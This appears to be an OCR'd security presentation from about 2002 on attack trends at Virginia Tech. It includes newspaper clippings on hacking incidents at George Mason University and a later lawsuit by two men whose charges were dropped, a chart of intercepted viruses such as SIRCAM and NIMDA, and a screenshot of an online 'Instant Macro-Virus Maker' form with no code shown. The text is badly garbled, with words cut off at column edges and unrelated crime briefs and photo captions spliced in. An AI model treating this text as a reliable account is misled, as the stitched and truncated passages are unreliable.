Attack Trends at Virginia Tech

Randy Marchany

VA Tech Computing Center

Network Appliance Testing Lab

Elvia Vidal, left, watches Tis Adams for cues before a performance yesterday's outdoor event to celebrate a commitment near the Good Shepherd Music Center in Adams-Morgan. The center, businesses to help renovate the center. The program a housed in the basement of the Ontario Court apartments, sponsored children build self-esteem as they develop music skills

Hackers Breach GMU Computers, Zap Students'

By Ann O'Hanlon
Washington Post Staff Writer

Hackers have broken into computers at George Mason University 12 times since February, and in the most recent incident, they deleted academic work for 400 computer and engineering students, authorities said.

Campus and Fairfax County police are investigating the incidents, and they have filed charges against two students in connection with a February break-in.

Much of the information lost in the latest, and most serious, attack—which occurred three weeks ago—was recovered from backup systems. But because the most recent backup of data had been done a month earlier, many students lost extensive work they had performed over the summer, faculty members said.

Three master's degree candidates working with George Mason professor Jeff Offutt could not recover any of their semester projects.

"A lot of people are very upset, because it's been a major loss of work and a major annoyance," Offutt said.

"One person came into my office crying. . . . She was saying, 'Please, it wasn't my fault. It wasn't my fault. It was working. You can ask my friends who saw it.' She just kept saying it over and over. I felt so sorry for her."

Attacks by computer vandals are nearly as old as computing, but experts say such incidents may be growing more common and more malicious.

"We are seein
crease," said Ch
founder of Inter
tems in Atlanta,
accounts for abo
He attributed th
number of peop
the . . . tools th
more available to
George Mas
working to impr
system but are o
work and had fai

See GMU,

VIRGINIA AND THE REGION

B WEDNESDAY,

Two Sue GMU for $4.5 Million

Men Say They Were Falsely Accused in Computer Hacking Probe

- ERICA BESHEARS
ashington Post Staff Writer

An alumnus and a current stu-
nt who say they were falsely
cused of hacking into the comput-
system at George Mason Univer-
y have filed a $4.5 million lawsuit
inst the school for defamation of
racter and false imprisonment.
An attorney for Robert Shvern,
of Fairfax County, and Ryan
elan, 25, of Centreville, said the
men suffered great embarrass-
nt and damage to their reputa-
ns and lost jobs and money as
ult of charges filed against them
summer, which were later
pped.
hvern, who graduated with a
ree in computer science in 1996,
Whelan, a student since 1991,
the lawsuit in Fairfax County
uit Court on Aug. 5, naming the
ersity and eight of its officials
efendants. The suit claims the
ersity violated their civil rights
acted without probable cause
n it investigated them.
The plaintiffs believe the prose-
n was instigated out of malice
without a legal and factual basis
hat they suffered damages as a
t of it," said Chanda L. Kinsey,
ney for Shvern and Whelan.
nsey said an employer with-
a job offer to Shvern after
reading accounts of the charges in local newspapers, forcing Shvern to accept a job with less pay. Whelan owns a computer business called Two Radical Technologies, which also is named as a plaintiff in the suit. Kinsey said Whelan lost several clients after the charges were filed.

The lawsuit states that the university used an unproven computer audit system to identify the culprit in a February 1997 hacking incident, and that the audit was carried out by a university official—Donald Desrosiers—who had a personal dispute with Shvern.

Shvern and Whelan also allege that the university police department arrested them without probable cause, knowing that the audit would not stand up in court.

University officials said they would not comment on pending legal action.

Between February and August of last year, George Mason University suffered 12 computer break-ins by hackers.

In the first incident, hackers inserted a program into the school's computer system that sent derogatory e-mail messages about the chairman of the Computer Science Department and the school's Security Review Panel to administrative committees under the names of random students and staff members. Another break-in last summer deleted academic work for 400 computer and engineering students.

Shvern and Whelan were arrested in July 1997 in connection with the first incident. Shvern was charged with altering computer data, a felony; with willfully using a computer network without authority; and with causing a computer to malfunction. Whelan was charged with being an accessory to the crime.

The lawsuit claims that university officials in their public statements intended to falsely incriminate Shvern and Whelan in the incident that deleted students' academic work.

Charges against Shvern were dismissed at a preliminary hearing in March when a judge ruled that the evidence was insufficient to refer the case to a grand jury. Whelan's charge was dropped a month later.

No one else has been charged in connection with any of the hacking incidents, officials said.

George Mason University has worked since last year to bolster security of its computer system by creating a committee to develop new policies, spokesman Dan Walsch said.

CRIME & JUSTIC

Man Arrested in Alexandria Ca

A 27-year-old Emporia, Va., man has been ar
California in connection with a December carja
which a police officer and a motorist were s
officials said yesterday.

Eddie O. Lee was arrested about 6 p.m. Mo
rooming house by members of the FBI's Fugi
warrant charging him with the carjacking, offici

On Dec. 26, an Alexandria officer tried to
person at the corner of Montrose Avenue an
scuffle ensued, and there was an exchange of
After shooting the officer in the hand an
approached a vehicle, shot the driver in the sh
out of her car, officials said. The gunman fled in
At the intersection of Jefferson Davis Highway
he threatened another motorist and took his veh

Lee is being held in Los Angeles pending an e
the carjacking charge. Lee is also wanted on
firearms charges in Emporia.

Leesburg Woman Arrested in P


A 51-year-old Leesburg woman has been cha
wounding after she told officers she spiked her r
bug spray, police said yesterday.


Minnie Bell Hensley, of Adams Drive NE, wa
and released on a $5,000 personal recognizance b


Francis Fewell, 55, who shares the home
Hensley, opened the soda about 4 a.m. Aug. 10
some, put it back in the refrigerator, Leesburg p
took a sip of the soda and noticed a "strange o
criminal complaint filed in Loudoun County Gene

"After she drank it, she became ill and nauseou
the contents of the can had been tampered with,
spokesman, Capt. Clagett Moxley, said.

Fewell brought the can to the police station
Moxley said. Hensley, brought in for questioning,
she put bug spray in the drink to make Fewell ill
documents. Police declined to comment on a
Neither Fewell or Hensley could be reached for co


Top 10 Viruses Intercepted
Total Viruses
SIRCAM
MAGISTR
HYBRIS
BADTRANS
MTX
GONE
NIMDA
ALIZ
KAKWORM
NAVIDAD
Count
30000
25000
20000
15000
10000
5000
0
08/01
09/01
10/01
11/01
12/01
01/01
Date
Tue Jan 22 17:43:13 2002


Top 10 Viruses Intercepted
Total Viruses
SIRCAM
MAGISTR
HYBRIS
BADTRANS
MTX
GONE
NIMDA
ALIZ
KAKWORM
NAVIDAD
Count
30000
25000
20000
15000
10000
5000
0
08/01
09/01
10/01
11/01
12/01
01/01
Date
Tue Jan 22 17:43:13 2002



Tue Jan 22 17:43:13 2002

Instant Macro-Virus Maker (IMVM) - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Shop Stop

The Instant Macro-Virus Maker (IMVM) v1.2

This, as far as I know, is the first (and only) on-line virus creation tool.
NO DOWNLOAD, NO WASTED TIME, NO PROGRAMING SKILL NEEDED!!!
Choose from the options (few, I know, but it's the first edition) and then copy/paste the generated code into a Word (97...2000 etc.) module named after the virus. Enjoy!!!

Virus name:

Name

Author's name:

Your name

Used macro:

AutoOpen

Text to display:

A text to show

The date when the text is shown (between 1 and 31):

00


Generate

